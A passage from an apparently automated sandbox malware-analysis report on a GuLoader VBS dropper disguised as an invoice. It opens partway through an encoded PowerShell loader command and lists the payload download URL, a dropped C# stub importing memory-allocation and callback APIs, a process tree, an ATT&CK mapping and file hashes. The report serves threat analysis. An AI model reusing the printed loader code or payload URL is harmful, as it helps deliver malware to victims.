YQBjACgAJABjAGgAbwBuAGQAcgBvAGcAYQAyACwAMgAxADQANwA0ADgAMwA2ADQAOAAsADEALAAwACwAMwAsADEAMgA4ACwAMAApAA0ACgAjAGQAaQBmAGYA
ZQByAGUAbgAgAGgAYQB2AGUAIABNAG8AYgBpAGwAZQB0AHMAZwByADMAIABhAHIAawBmAGQAZQByACAAaQBuAGQAawAgAEsATABPAEQAUgBJAEEATgBFAFIA
IABUAEEAUwBLAEUASwBSAEEAQgBCACAAUwBKAFUAUwBTACAAdwBoAGUAYQB0ACAASAB5AHAAbwBwAGgAeQBzACAAQQBmAGgAbwBsAGQAcwBoAG
8AdAAzACAAVABoAHkAcgBvAGMAbwBsACAAVQBEAFYAVQAgAGIAdQBmAGYAIABwAG8AbAB5AGUAdABoACAAYgByAGkAcwBrAGUAdAB1AG4AdAAgAFQAWQBFAF
QAQwBPAFEAIABDAG8AbQBwAGEAIABBAGYAdABhAGwAZQBwADYAIABzAHQAaQBuAGsAaQAgAEcARQBOAE4ARQBNAEIATwBSACAAYQBmAHQAZQBy

AHAAIABBAGwAaQBxAHUAYQBuADEAIABhAG4AdABpAG0AbwBuAHkAZwAgAEYAcgBhAG4AdABzACAAWgBJAFQASQAgAE4AQQBHAEwARQBUAEcAIABCAEwATwBUACAAQgBlAHMAbgBhAGsAawBlADcAIABVAE4ARABUAEEAIABCAHIAYQBzAGgAbAB5AGkAZwAgAA0ACgAkAGMAaABvAG4AZAByAG8AZwBhADUAPQAwADsADQAKACMAQgBvAGwAaQBkAGUAcwBzAGwAYQA1ACAATABBAE4ARABTAFIAIABQAHIAbwBzACAAVABsAGwAZQBzADgAIABPAG0AawBsAGEAcwBzAGkAZgBpADcAIABQAGUAbgB0AGEAYwByAG8AbgBrADQAIABIAEUAUABUAEEAVAAgAFcAYQBrAGUAcgAgAHIAZQBnAGkAbwAgAFUAZwBlAHMAawByAGkANwAgAFMAbABhAHIANAAgAEYATwBSAEUATAAgAA0ACgBbAGMAaABvAG4AZABy AG8AZwBhADEAXQA6ADoAQwBEAEEAQwAoACQAYwBoAG8AbgBkAHIAbwBnAGEANAAsACQAYwBoAG8AbgBkAHIAbwBnAGEAMwAsADUAOAA3ADYANwAsAFsAcgBlAGYAXQAkAGMAaABvAG4AZABy AG8AZwBhADUALAAwACkADQAKACMAQgBFAFMASwAgAFMAdABy AGUAZQB0AHcAYQBy AGQANwAgAEwAZQBqAHIAdQBkAHMAdAB5AHIANgAgAFUAbgBsAGEAbgBnAHUAIAB1AG4AawBpAG4AZAAgAEgAQQBLAE0AIAB3AHIAaQBnAGgAdABy AHkAIABCAGEAZwBnAGEAYQBy AGQAZQBuADIAIABTAHUAYgBjAG8AbgB0AHIAYQA4ACAAZgBsAGEAdgAgAEcAcgBhAHYAcwB0AGUAZAA3ACAASABpAGcAaABo AGEAdABiAGEAIABTAGgAYQBoACAADQAKAFsAYwBoAG8AbgBkAHIAbwBnAGEAMQBdADoAOgBFAG4AdQBtAFcAaQBuAGQAbwB3AHMAKAAkAGMAaABvAG4AZABy AG8AZwBhADMALAAgADAAKQANAAoADQAKAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)

- conhost.exe (PID: 6888 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- csc.exe (PID: 4608 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6348 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESD70A.tmp" "c:\Users\user\AppData\Local\Temp\nmk1nqgs\CSCB6EACAC7C331481095CED6A2215A0F6.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)

- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://barsam.com.au/bin_FCWtLo090.bin"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000002.763535179.0000000009970000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

C2 URLs / IPs found in malware configuration

Potential malicious VBS script found (has network functionality)

System Summary

Wscript starts Powershell (via cmd or directly)

Very long command line found

Data Obfuscation

Yara detected GuLoader


HIPS / PFW / Operating System Protection Evasion

Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 2 1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	2 1 Virtualization/Sandbox Evasion	LSASS Memory	1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	2 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 2 1 Scripting	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
WWVN_INVOICE_8363567453.vbs	24%	ReversingLabs	Script.Trojan.Valyria	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://go.micro	0%	URL Reputation	safe	
http://barsam.com.au/bin_FCWtLoO90.bin	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://barsam.com.au/bin_FCWtLoO90.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000010.00000002.756793102.0000000004FF1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000010.00000002.757728131.000000000525D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	623396
Start date and time: 10/05/202214:02:15	2022-05-10 14:02:15 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	WWVN_INVOICE_8363567453.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.evad.winVBS@8/9@0/0
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS files taking high CPU consumption

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:05:13	API Interceptor	29x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Hetero3.dat

Process:	C:\Windows\System32\wscript.exe
File Type:	data
Category:	dropped
Size (bytes):	58767
Entropy (8bit):	7.381111578760272
Encrypted:	false
SSDEEP:	768:kxehGKqGiOPsqHEA4l7UTJXGJOVFmP2c/7aD+PJL/k2N2788T8NhBrs:kxlK/iOPsmV7J2JCFDZyP1/krQPNfo
MD5:	7F53C5BDB8BE10B4244A89D5B4580B53
SHA1:	A2A3BF3829D0311E3BCC981D98B7FEE88B830055
SHA-256:	13ACE3214FB2EB0AA56526DBEE9510E1ED2B1F1D051D9FAB5FDC7D01DFE964F5
SHA-512:	72FE63679C4522FC5B55D6B593FEDFC0A4025DE6573AF154D86E74352260966B4F2F1C7A389372C04E1846C800BA9A3029D466E72C9BB70E963140C8AA9B287F
Malicious:	false
Reputation:	low

<table>
<tr><td>Preview:</td><td>......h:....4$.....4$yY.,Z.._1..4.5|..@@@@9.u.W.........5Yy.Zf.^.`.O;.C.+...0.),........c@......l ...^.>...QG7....N...[...ZRjx....v..x_.=..J.n.....T.jcli..c..c..c..c..c..c..c..c..c..c..c..c.<br>.c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c....M..../dX.).I..uE_ba.uyB/....Q.R....e..c.f...i/.._8~.8....[.I.".5.G...`X.T.1&...V...~...(d..h+.3.A..Ri#.j.c..c..c..c..c..c..c..c..c..c..c..c..c.
.c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c....hS.B...P.IX.....k.......n.~.....p.64...I@.0..5|..5EX....:.|..5...p8.V..~.qDoo........q.......=...uEy....]..h..|.....14|....[.O..i..:v...ur.d[..
.E.a.g..14|.o;...9.......=.|'ik.|......1.=d..~.5.5..O5|....;Y5|.]m.A.....5.C......}.._}.i~2.|...X.5..=.5.~...=....._......!......L.....O.&.5...4|.<......s..MI.ir.L.j z.i..2@rg.O 6......:.....5|MF.....
i.|.K.H*.@SO.1.?...i...c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..M^.5.t..xH/.....Z..(K.../|$</td></tr>
</table>

C:\Users\user\AppData\Local\Temp\RESD70A.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.9598900643026487
Encrypted:	false
SSDEEP:	24:H5e9EuZfLtleXDfHfhKEbsmfII+ycuZhNb6akSqLPNnq9qd:wBLt0zZKPmg1ulGa3Sq9K
MD5:	0D8D76FA667A3F8B0687A9F384D756B0
SHA1:	8614EC251CE01FB0A370C2EDCA5E634916860355
SHA-256:	2F076029190E1914DB9F290A1DA8A2FA2BCD62752D2E8EB675889B05806CD0D7
SHA-512:	2810D16E67FCA487BBFED7397786E921AEF95FBD7E670111B87F6A88F3EFA35AF2B7F0D29311C5197B8594A87357687F568EF9B7B11B244F2A7458A3B5D5F21F
Malicious:	false
Reputation:	low
Preview:	L....Uzb............debug$S........L..................@..B.rsrc$01........X.......0...........@..@.rsrc$02........P...:...............@..@........S....c:\Users\user\AppData\Local\Temp\nmk1 nqgs\CSCB6EACAC7C331481095CED6A2215A0F6.TMP................4_\e.%.g:4.}.:}...........4.......C:\Users\user\AppData\Local\Temp\RESD70A.tmp.-.<.................. '...Microsoft (R) CVTRES.\.=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe...0................ .......H.......L...........H.........L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O............................?..........................D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..............S.t.r.i.n.g.F.i.l .e.I.n.f.o.........0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...n.m.k.1.n.q.g.s...d.l.l.....(.....L.e.g.a.l.C.o.p .y.r.i.g.h.t... ...D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ls4gwl5e.umh.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ux2laugn.p4m.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp\nmk1nqgs\CSCB6EACAC7C331481095CED6A2215A0F6.TMP	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0982348855913746
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryBxYak7YnqqqxNPN5Dlq5J:+RI+ycuZhNb6akSqLPNnqX
MD5:	345F5C65922506673A34037D153A7DA4
SHA1:	7AB5F7D82265424CAEDF5A4A7BAC99D00B6FDA38
SHA-256:	C728C7B4C4B4C02444860EF38AA7DBDEC755C6D2BAC10CA2B60F4E4029A628E8
SHA-512:	D84EA6D7D410392CA16FE2676A96B06192AB75CC7C3553E6734E769E67E6523D6D2EB7FFEC84CC82647E63ABBC109FB15CE8124DB190DD13E07F3562E987F15
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...n.m.k.1.n.q.g.s...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...n.m.k.1.n.q.g.s...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.0.cs	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	882
Entropy (8bit):	5.226399550729973
Encrypted:	false
SSDEEP:	24:Jo1SGv76URmgkr7nv76zLu+yNp2vHNKgs2qz6LgdaD:Jo1SGz6emhr7nz6zjyqVFUu
MD5:	EA505B82FAD07E00D99FD3C7A36FF79A
SHA1:	68B8F59916AFB004F83158D741B1C75E02F2E83B
SHA-256:	AC0F5F6D3627B4F5F33695E43875609817401A6BF61B88B7193600FCC07AD50A
SHA-512:	BF5CA9FF4B2B5F95A04901F20869E1AB2119A0A569CFF032E8048260A11FE7E87DCB9112A2E20632A830D95353D2CB810DC1571B0091D828FFFBB61DBDE6F0DD
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class chondroga1..{..[DllImport("gdi32")]public static extern IntPtr EnumFontsA(string Ructiou,uint Muskily7,int Debi7,int chondroga0,int Farmak,int Quinqueve,int SLGT);..[DllImport("KERNEL32", EntryPoint="CreateFileA")]public static extern IntPtr Viac([Marshal As(UnmanagedType.LPStr)]string Ructiou,uint Muskily7,int Debi7,int chondroga0,int Farmak,int Quinqueve,int SLGT);..[DllImport("ntdll")]public static extern int NtAllocate VirtualMemory(int chondroga6,ref Int32 Clathra4,int Varedekla,ref Int32 chondroga,int Outhowling5,int chondroga7);..[DllImport("KERNEL32", EntryPoint="ReadFile")]public static extern int CDAC(int Varedekla0,uint Varedekla1,IntPtr Varedekla2,ref Int32 Varedekla3,int Varedekla4);..[DllImport("USER32")]public static extern IntPtr E numWindows(IntPtr Varedekla5,int Varedekla6);....}

C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.cmdline	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.257235356734923
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fTT3H0zxs7+AEszIwkn23fTTDFH:p37Lvkmb6KRfL4WZEifLPFH
MD5:	CF8F3B8A426D47F4EBA71947E3CC3904
SHA1:	08FA86AB97DC7A7432C203B73D2817E266540108
SHA-256:	7F74A53C1BB6DD79654B06C9332F2B1C1015704AF74127C2CE8BCC3FA9A2139E
SHA-512:	8D3B3A3919FC8E02CE1E38CA4C271F1DED80E435F24368AFDDEB4B5E5A74B2AF0A4E63BB453DDFC35C688C13F3E68A8E0AB9AA6135017938A159170D73303A97
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.0.cs"

C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.dll	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped

Size (bytes):	3584
Entropy (8bit):	3.273098787476541
Encrypted:	false
SSDEEP:	48:6CPW4BCJTLrL9CzjGOK4j5SuJw398O1ulGa3Sq:nW3J/H9fCSViYK
MD5:	1058A8205AC63E740D8DCB2C632B3310
SHA1:	6E2D1A45BD2621E63D954ED1BF2E257EDC921CCF
SHA-256:	60BD4F36DE269F0677599366AF5B4A74A063BB6A15889A71D41787CA5E55648D
SHA-512:	5BE94D261417F861A0895C15196B9B2E799A778003C722A3177FB460902BD8C54CCECEC015ADE270312F9071553360B96E2F60B5432DF5F90192D5DDBA88520C
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Uzb.....!.....%... ...@..... ....@.....l%..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....%.....H.....P .....BSJB.....v4.0.30319.....l.....#~..l...(...#Strings.....#US.....#GUI D.....p...#Blob.....G5.....%3.....2.+.....|.....|..... 9..... D..... I..... a.!..... f.+.....r.....z... ....r.....z.....

C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.out	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	867
Entropy (8bit):	5.322818868845021
Encrypted:	false
SSDEEP:	24:KJBqd3ka6KRfLJEifLP4KaM5DqBVKVrdFAMBJTH:Cika6CLJEuLQKxDcVKdBJj
MD5:	3A2D7F6891BF83D9E3C331E3989D5203
SHA1:	45F3F9385D677B2B557FF75006156368CBCE87DD
SHA-256:	C0B0DC29080260EE261192AD094675D1448619BD81A23C44877247DB46826682
SHA-512:	264BFD73DD759D0539D49FED709349F4AFF0DCB511BC9857E6F8A2A5215AD24EB14571B34ED57DE5A09D64F7DAFC3A4A2CE1BD0C19631C13CD0DE174138EE 5C9
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\nmk1nqgs\nmk1nqgs.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Fra mework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming l anguage, see http://go.microsoft.com/fwlink/?LinkID=533240....

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line terminators
Entropy (8bit):	4.783519118829289
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	WWVN_INVOICE_8363567453.vbs
File size:	233243
MD5:	9f8e253fd51c33a2f874942ebc0d3795
SHA1:	6868a9005489e56542cf0df063985132fef50f3d
SHA256:	c33e4e9bf305cec123840dd87aa84c6d71e68ac82ea039418e1b8be3ed791b37
SHA512:	eb61932008b275fde416e7e9df71b0efaec9feeb1a33af8b98d6c582fad3a9bc91cfd4450589d3fb0a7cb6601d967c8ffa5f6d023cbbf167f2eb1ac35b054b8c
SSDEEP:	3072:pzLcTyRQ+PUQSsYwqV0SuKiSMq+fxS9XZgrrflhAvL18lALuDYx7Pu2nNQ:pzPRQ+Qp3ZCtG2+
